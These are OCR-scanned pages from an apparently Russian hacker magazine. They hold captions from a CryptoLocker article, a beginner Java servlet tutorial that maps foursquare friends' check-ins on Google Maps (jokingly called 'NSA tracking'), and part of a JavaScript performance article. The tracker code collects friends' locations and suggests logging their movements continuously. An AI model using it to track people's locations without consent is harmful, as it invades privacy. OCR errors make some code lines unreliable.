
Рис. 10. Пугающие обои CryptoLocker'а

Рис. 11. Сервис расшифровки файлов. До 18:00 09.01.2014 расшифровка мне бы обошлась всего в 0,5 биткоина :)



в iPad
Реклама

Социальный картограф на Java

Пишем сервлет для слежки за пользователями соцсетей



С момента появления языка программирования Java прошло уже почти двадцать лет. За это время Java пророчили смерть и забвение, программисты на сях смеялись над его тормознутостью и жадностью к ресурсам. Но были и те, кто поверил в Java, они разрабатывали всевозможные библиотеки, развивали сообщество, упорно доказывали, что для Java нет пределов: realtime, embedded, ИИ — возможно все. Мы решили не оставаться в стороне и сделать в этой рубрике небольшой цикл статей по Java. Поехали!



gogaworm
gogaworm@tut.by

ВАШ ЧАЙНИК ВЫБИРАЕТ JAVA

По заверениям самой Oracle, на сегодняшний день виртуальная машина Java установлена на более чем трех миллиардах устройств. И это не только компьютеры и смартфоны, но и фотоаппараты, телевизоры, Blue-ray-проигрыватели, принтеры, сим-карты, банковские автоматы и даже автомобили. Этот список будет неуклонно расти, а вместе с ним и предложения от работодателей для Java-программистов. Даже сейчас количество вакансий для программистов Java превышает остальные. И компании готовы платить все больше и больше, переманивая сотрудников и организуя более выгодные условия труда.

А ЧЕМ ЖЕ ОН ХОРОШ?

Программистов Java привлекает минимализмом синтаксиса. Никаких лишних модификаторов и служебных слов. Даже отсутствие множественного наследования, которое поначалу несколько смущало программистов на C++, в итоге оказывается разумным и оправданным. Простая логика, автоматическая работа с памятью, подробная документация, форумы с ответами на всевозможные вопросы, открытый код — все это позволяет быстро вникнуть в процесс разработки и значительно уменьшает количество потенциальных ошибок. Даже индийские крестьяне осваивают Java за пару месяцев, по крайней мере так говорится в их дипломах :). Кроме того, Java — интерпретируемый язык. Исходный код компилятор переводит в так называемый байт-код, который несложно преобразовать обратно, что делает Java особенно привлекательным для реверс-инжиниринга.

НУ-С, ПРИСТУПИМ

Java — объектно-ориентированный язык, это значит, что все переменные, методы, константы объявляются в рамках какого-либо класса. Кроме классов, есть еще интерфейсы — особая абстрактная конструкция, которая позволяет описать поведение объекта, не указывая конкретную реализацию. И если множественного наследования классов в Java нет, то интерфейсов класс может реализовывать любое количество, что позволяет одному объекту обладать множеством функций, но предоставлять только часть из них.

Типы данных можно разделить на две группы: простые (int, long, char и так далее) и объектные (классы, интерфейсы, массивы). Простые типы всегда и везде фиксированной размерности. К примеру, на любой архитектуре и любом устройстве int занимает четыре байта памяти. Это довольно удобно при вычислениях. Массив данных содержит специальный атрибут length, который хранит размер массива, за что отдельное спасибо разработчикам. Данные разных типов по-разному передаются в методы. Простые типы всегда передаются по значению. Объектные — всегда по ссылке для экономии памяти. Это значит, что если мы передаем `int a = 10` и изменяем его значение на 5 в вызываемом методе, то в исходном методе а по-прежнему будет равно 10. Но если мы изменим свойство объекта, то оно изменится и в исходном методе.

ПОМНИ О ПАМЯТИ

Хотя программист Java и освобожден от необходимости выделять и освобождать память, незнание некоторых особенностей работы виртуальной машины и сборщика мусора может запросто превратить твою программу в ненасытного монстра, пожирающего процессорное время и всю доступную память.

Создавая новый массив, всегда помни, что гораздо проще создать много маленьких кусочков памяти, чем один огромный. Иначе рискуешь нарваться на ошибку Out of memory — это примерно означает, что память у тебя была, да вся вышла.

Многие программисты, когда переходят на Java и узнают об автоматической очистке памяти, начинают создавать объекты в огромных количествах, надеясь, что все это уберется само. Между тем сборщик мусора подобен машине, которая может убрать только мусор, выброшенный в урну возле дома. Если какие-то данные тебе больше не нужны, не стоит хранить их на всякий случай, как ворох старых открыток, — присвой указателю на данные null, помоги уборщику прибраться :). Также хорошим тоном будет сделать clear для списка, если он тебе уже не понадобится. Помни, объект будет храниться в памяти, пока в коде на него есть ссылки. Даже если твоя программа работает на 16 гигах памяти и вылететь с Out of memory ей не грозит, от переизбытка используемой памяти она будет становиться все более неповоротливой и тормознутой. 99% жалоб пользователей на медленную работу Java-программ связано с неэффективно написанным исходным кодом. Если тебе требуется постоянно создавать объекты, которые используются быстро и больше не нужны, например много мелких сообщений, задумайся о создании пула, в котором будет храниться некоторое количество экземпляров для многократного использования. Помни, создание и удаление объекта — операция дорогостоящая.


ЗА ДЕЛО, ГОСПОДА


Один пример лучше тысячи слов. Пролистать мануал и посмотреть на стандартные хеллоуворды ты можешь и без нас, поэто-

Регистрация на foursquare


Find great places on the go.
Discover what's nearby, search for what you're craving, and get deals and tips along the way.
tracker
СОХРАНИТЬ
Веб-адреса
Download / welcome page url
http://www.nsa.org
Your privacy policy url
http://www.yourapp.com/privacy
Redirect URI(s)
http://localhost:8080/track
Enter as many as you'd like, separated by commas. Like: https://www.foursquare.com, https://es.foursquare.com, https://fr.foursquare.com...

Создаем проект. Шаг первый





Создаем проект. Шаг второй



Результат работы программы

му будем считать, что ты это уже сделал и готов к реализации более интересного примера.

Мы с тобой займемся серверным применением Java и напишем небольшую программу для «слежки» за пользователями социальных сетей. Для этого даже не придется трудоустраиваться в АНБ — пользователи сами про себя все выкладывают, а нам останется только эту информацию получить, систематизировать и красивенько отобразить. Возьмем один из популярных социальных сервисов, к примеру foursquare, и нарисуем на карте перемещения наших друзей.

Для начала посмотрим, что мы можем вытянуть из foursquare. Пробежавшись по страничкам для разработчиков (https://developer.foursquare.com), мы обращаем свое внимание на два метода:

- https://developer.foursquare.com/docs/users/checkins — места, которые посетил пользователь. К сожалению, пока поддерживается только для зарегистрированного в программе пользователя, и ходят слухи, что из-за ограничений в реализации так оно и останется;
- https://developer.foursquare.com/docs/checkins/recent — места, которые посетили друзья зарегистрированного пользователя. Если немного поиграть с этой функцией, то выясняется печальный факт: для каждого друга возвращается ровно одно место — последнее, где он отметился.

Чтобы пользоваться foursquare API, необходимо зарегистрировать наше будущее приложение, идем по этому адресу: https://ru.foursquare.com/developers/register и заполняем поля (да, в самом foursquare тоже придется зарегистрироваться, но с этим ты прекрасно справишься и без меня).

Из важных полей тут можно отметить только «Название приложения», «Download / welcome page url» (впиши сюда произвольный веб-адрес) и «Redirect URI(s)» — это адрес, на который нас отправит сервер после регистрации. Сюда мы позже впишем нужное значение, а пока можешь просто вписать любой веб-адрес. Жмем «Сохранить», и наше приложение tracker успешно зарегистрировано.

ПОДНИМАЕМСЯ В ОБЛАКА

Капитан Очевидность передает, что любому серверному приложению для работы требуется сервер. Поднимать сервер самостоятельно геморройно, поэтому воспользуемся популярными сейчас облачными решениями. Спонсором облака выступит корпорация Google, потому что их Google App Engine бесплатен, довольно легок в настройке и использовании. Для начала идем на tinyurl.com/ozqf5j9 и скачиваем Google App Engine SDK for Java.

Теперь можно приступать к созданию проекта. Для разработки на Java я пользуюсь IntelliJ IDEA, но ты можешь воспользоваться бесплатной и не менее известной средой Eclipse.

Выберем новый проект Java. Назовем его nsa_tracker. На следующей вкладке отметим слева Web Application и Google App Engine и укажем путь к скачанной ранее и распакованной App Engine SDK.

А теперь откинься в кресле и позволь IDE сделать свое дело. Если ты выбрал IDEA и все сделал правильно, то в результате увидишь готовый проект, который при запуске открывает окно браузера с пустым содержимым. Можно приступать к кодингу.

НАЧИНАЕМ ИСКАТЬ

Итак, у нас есть папка с проектом, в которой лежит папка src. Туда мы будем складывать исходники. Исходники в Java группируются по пакетам. Пакет — это папка на диске. Пакеты нужны, чтобы не сваливать все исходники в кучу, а разделять их, руководствуясь принципами логики. Например, код, связанный с пользовательским интерфейсом, логично поместить в пакет ui, сетевые взаимодействия — в пакет network. Это значительно облегчает развитие и поддержку проекта впоследствии. Исторически сложилась практика начинать структуру пакетов с названия компании, за которым следует название программы. Это поможет легко идентифицировать наши исходники среди кучи таких же в дальнейшем. Для нашей программы мы создадим пакет org.nsa.tracker. В нем мы и будем создавать классы.

Для обработки запросов пользователей на сервере используются сервлеты. Сервлет — это класс, который наследует, как правило, HttpServlet и работает по принципу запрос — ответ. Все, что нужно, — это переопределить метод doGet. По запросу от пользователя нам нужно авторизоваться в foursquare, загрузить список чекинов друзей и перенаправить запрос на страницу с картой.

Для работы с foursquare API воспользуемся бесплатной библиотекой foursquare-api-java, которую можно взять отсюда: code.google.com/p/foursquare-api-java. Библиотека Java представляет собой ZIP-архив с расширением jar, содержащий откомпилированные Java-классы, которые реализуют определенную функциональность.

Для авторизации нам понадобятся ClientId и ClientSecret, полученные на этапе регистрации приложения в foursquare. Так как эти параметры не меняются в процессе выполнения программы, объявим их как константы.

```
private static final String CLIENT_ID = ↵
  "FAKE_CLIENT_ID";
private static final String CLIENT_SECRET = ↵
  "FAKE_CLIENT_SECRET";
```

Final означает, что данной переменной присвоено окончательное значение, которое не дано изменить. Static делает переменную доступной для всех экземпляров данного класса.

Воспользовавшись примером авторизации из библиотеки foursquare-api-java, получим примерно следующий код:

```
protected void doGet(HttpServletRequest req, ↵
HttpServletResponse resp) throws ServletException,↵
IOException {
    FoursquareApi foursquareApi = new ↵
    FoursquareApi(CLIENT_ID, CLIENT_SECRET, ↵
    CALLBACK_URL);
```

ЧТО ПОЧИТАТЬ НАЧИНАЮЩЕМУ: ОНЛАЙН

- Вопросы установки Java на русском: www.java.com/ru
- Официальная документация от Oracle: docs.oracle.com/javase/tutorial
- Лучший форум с кучей вопросов и ответов по Java в том числе: stackoverflow.com
- Хороший форум на русском: javatalks.ru
- Множество примеров кода по любой теме: www.java2s.com

```
    String code = req.getParameter("code");
    if (code == null) {

        // Отправляемся на страницу регистрации
        resp.sendRedirect(foursquareApi.↵
          getAuthenticationUrl());
    } else {
        try {
        foursquareApi.authenticateCode(code);

        // Регистрация успешна, загрузим-ка данных
        Result<Checkin[]> result = foursquareApi.↵
          checkinsRecent("0.0,0.0", 100, 0l);
        } catch (FoursquareApiException e) {
        e.printStackTrace();
        }
    }
}
```

Обрати внимание на «throws ServletException, IOException» в объявлении метода. Эта строка означает, что метод потенциально может бросить одно из этих исключений. Исключение в Java — это объект, который сигнализирует о возникновении исключительной ситуации. Они бывают проверяемые и непроверяемые. Проверяемые исключения нужно обрабатывать, окружив часть кода блоком try-catch, или же передавать выше. Непроверяемые исключения, как правило, не обрабатываются, потому что возникают в случаях, когда программа не может восстановить свое состояние. В данном методе мы обрабатываем только исключение FoursquareApiException.

Когда веб-сервер получает запрос для приложения, он использует дескриптор развертывания, чтобы сопоставить URL запроса с кодом, который должен обработать запрос. Дескриптор развертывания представляет собой XML-файл с названием web.xml. Добавим описание сервлета слежения.

```
<servlet>
    <servlet-name>track</servlet-name>
    <servlet-class>org.nsa.tracker.↵
     TrackerServlet</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>track</servlet-name>
    <url-pattern>/track</url-pattern>
</servlet-mapping>
```

Теперь запросы по адресу /track будет обрабатывать наш сервлет с именем TrackerServlet. Можно присвоить параметру Callback Url верное значение http://localhost:8080/track.

Для вывода результатов можно воспользоваться Static Maps API, любезно предоставленным все той же корпорацией Google (https://developers.google.com/maps/documentation/staticmaps/). Наш сервлет будет генерировать простую HTML-страницу и возвращать ее в ответ на запрос пользователя.

КНИГИ ДЛЯ JAVA-ПРОГРАММЕРА

Начать изучать язык мы советуем с книги «Java. Руководство для начинающих» (Java: A Beginner's Guide) Герберта Шилдта. Следующий уровень — «Java. Полное руководство» от него же, а больше о сервлетах ты можешь узнать из книги «Java сервлеты и JSP: сборник рецептов» (Java Servlet and JSP Cookbook) Брюса У. Перри.

```
StringBuilder sb = new StringBuilder("<html><head>↵
  <title>NSA Tracker</title></head><body>");
sb.append("<img src='").append("http://maps.↵
  googleapis.com/maps/api/staticmap?zoom=14&size=↵
  600x600&maptype=roadmap&sensor=false");
int index = 1;
for (Checkin checkin : result.getResult()) {
    sb.append("&markers=label:").append(index++).↵
      append("%7C");
    Location location = checkin.getLocation();
    if (location == null) {
    location = checkin.getVenue().getLocation();
    }
    sb.append(location.getLat()).append(',').↵
      append(location.getLng());
}
sb.append("' align='left'/>");
sb.append("<ul>");
index = 1;
for (Checkin checkin : result.getResult()) {
    sb.append("<il>").append(index++).append(" - ↵
      ").append(checkin.getUser().getFirstName())
    .append(' ').append(checkin.getUser().↵
      getLastName()).append("</li>");
}
sb.append("</ul>");
sb.append("</body></html>");
```

Для генерации страницы используется класс StringBuilder, это обусловлено тем, что строки в Java являются неизменяемыми объектами. При конкатенации строк с помощью оператора + создается новая строка в памяти. StringBuilder позволяет экономить память, так как использует массив char для хранения соединяемых строк.

Передаем ответ пользователю:

```
byte[] resultBytes = sb.toString().↵
  getBytes("utf-8");
resp.setContentLength(resultBytes.length);
resp.getOutputStream().write(resultBytes);
```

...И все готово. Запускаем и видим что-то похожее на картинку с говорящей подписью «Результат работы программы».

ЧТО ДАЛЬШЕ?

Приложение можно улучшить, например разделить сбор данных и отображение. Вынести сбор данных в отдельный сервис, который будет работать постоянно и запоминать все перемещения пользователей в базе данных. Тогда отображать можно будет уже не отдельные точки, а связный маршрут. Покопавшись немного в foursquare API, можно извлечь даже больше информации об активности пользователя.


Но надеюсь, мне удалось главное: убедить тебя в том, что Java — это просто и круто. До встречи через месяц! ⌶

Darryl W. Moran @ Flickr.com

Сделайте мне быстро

Повышаем производительность клиентской части веб-приложения

Одно из главных правил разработки фронтенда веб-приложения — делать так, чтобы пользователь чувствовал полный контроль над его интерфейсом. А для этого надо заставить приложение реагировать на действия пользователя моментально, то есть сделать задержку между действием пользователя и откликом интерфейса незаметной. В этой статье я опишу несколько приемов оптимизации производительности, которые помогут заставить медленное приложение летать.



Андрей Озорнин,
разработчик интерфейсов, Яндекс
@oshibka404

ОБЛАСТИ ВИДИМОСТИ

Объяснять, что глобальные переменные — это зло, не надо — это и так понятно. Но почему зло и насколько оно большое, мы попробуем разобраться. Возьмем для примера простой код, совершающий обход массива и производящий с каждым элементом какое-нибудь простое действие. Создадим массив из 100 000 элементов и запишем в каждый из них случайное число.

```
var arr = new Array(100000);
(function() {
    for (var i = 0; i < arr.length; i++)
    {
        arri ( = Math.random();
    }
})();
// Время выполнения — 81 мс
```

Здесь в функции осуществляется обход массива, находящегося в глобальной области видимости. Интерпретатор, увидев в условии arr.length, начинает поиск переменной arr. Первым делом он ищет в локальной области видимости, то есть внутри функции. Однако внутри функции переменная arr не объявлена. Тогда интерпретатор переходит в цепочке областей видимости на уровень выше (в нашем случае, к счастью, — сразу в глобальную область, хотя могло быть и хуже) и осуществляет поиск там. Тут он наконец находит переменную arr и ищет у содержащегося в ней объекта свойство length. Поиск по каждой области видимости занимает драгоценное время. Попробуем переписать функцию так, чтобы ей не приходилось на каждой итерации цикла обращаться в другие области видимости.

```
var arr = new Array(100000);
(function() {
    var a = arr;
    for (var i = 0; i < a.length; i++)
    {
        ai ( = Math.random();
    }
})();
// Время выполнения — 35 мс
```

Такая, казалось бы, мелкая оптимизация дает в Chrome удивительный прирост производительности — в 2,5 раза (35 мс вместо 81). В Firefox прирост менее ощутим, но тоже есть: 54 мс вместо 60, то есть на 10%. В Opera 12 время выполнения сокращается еще менее значительно: с 99 до 95 мс.

Что касается работы с массивом, то мы можем дополнительно оптимизировать тело цикла, использовав вместо обращения к каждому конкретному элементу массива метод push:

```
var arr = [];
(function () {
    var a = arr, length = 100000;
    for (var i = 0; i < length; i++) {
        a.push(Math.random());
    }
})();
// Время выполнения — 32 мс
```

Методы встроенных объектов благодаря низкоуровневым оптимизациям в движках почти всегда работают быстрее, чем вручную написанные на JavaScript аналоги. Особенно разница в производительности между встроенными методами и собственноручно написанными аналогами заметна в Firefox, Opera, Safari и IE. В V8 (Chrome) большая часть встроенных JavaScript-методов написана на том же

```
while (iterations) {
    arr.push(Math.random());
    iterations--;
}
iterations = Math.floor(length / 8);
for (var i = iterations; i--; ) {
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
    arr.push(Math.random());
}
```

Данный прием эффективен только при большом количестве итераций.

ФУНКЦИИ И МЕТОДЫ

Когда одна и та же функция вызывается неоднократно, полезно будет использовать прием «мемоизации», или, говоря проще, кеширования возвращаемого значения. Особенно этот прием полезен в том случае, если функция выполняет какие-то длительные операции. Рассмотрим его на примере вычисления факториала числа. Классическая рекурсивная функция вычисления факториала выглядит так:

```
var factorial = function(n) {
    if (n == 0) return 1;
    return n * factorial(n-1);
}
```

Она выполняется достаточно быстро сама по себе, однако на ее примере можно красиво продемонстрировать прием мемоизации.

```
var factorial = function(n) {
    var cache = {
        0: 1,
        1: 1
    }
    factorial = function(n) {
        if (!cache[n]) {
            cache[n] = n * ↵
            factorial(n-1);
        }
        return cache[n];
    }

    return factorial(n);
}
```

Кеш значений доступен через замыкание, это исключает его непреднамеренное изменение — доступ к нему имеет только функция factorial. Допустим, нам нужно последовательно вычислить факториалы 100, 101 и 102. При использовании классической рекурсивной функции мы сначала вычислим факториал числа 100 (100! = 100 * 99 * 98 ... * 1 или 100 * 99!), затем — числа 101 (101! = 101 * 100 * 99 ... * 1 или 101 * 100!), а затем — факториал числа 102 (102! = 102 * 101 * 100 ... * 1 или 102 * 101!). Таким образом, факториал числа 101 вычислится дважды, а числа 100 — аж трижды. Мемоизация значений позволяет этого избежать. При использовании кеширования результатов мы сначала вычисляем значение 100!, а при вычислении 101! повторные вычисления производиться не будут. Вместо этого из кеша будет извлечено уже вычисленное значение 100, умножено на 101 и возвращено. Таким образом мы избегаем огромного количества необязательных вычислений. Особенно ярко эффект мемоизации заметен при выполнении медленных, ресурсоемких операций (например, работы с DOM-деревом). Однако при использовании этого приема нужно быть уверенным в том, что при каждом последующем вызове функции с одними и теми же аргументами возвращаемый ею результат должен быть тем же, что и в предыдущий раз. Поэтому кеширование не подходит для обработки динамически изменяющихся данных.

РАБОТА С DOM

Операции с DOM-деревом — одни из самых медленных в JavaScript. Джон Хрватин из Microsoft сравнил DOM и JavaScript с двумя островами, связанными мостом с платным проездом. Платить, конечно же, приходится производительностью. Поэтому для того, чтобы увеличить скорость работы клиентской части приложения, стоит минимизировать количество пересечений этого моста. Самое простое и очевидное — сохранять многократно используемые HTML-элементы в переменные.

```
// Плохой код
document.getElementById('block').↵
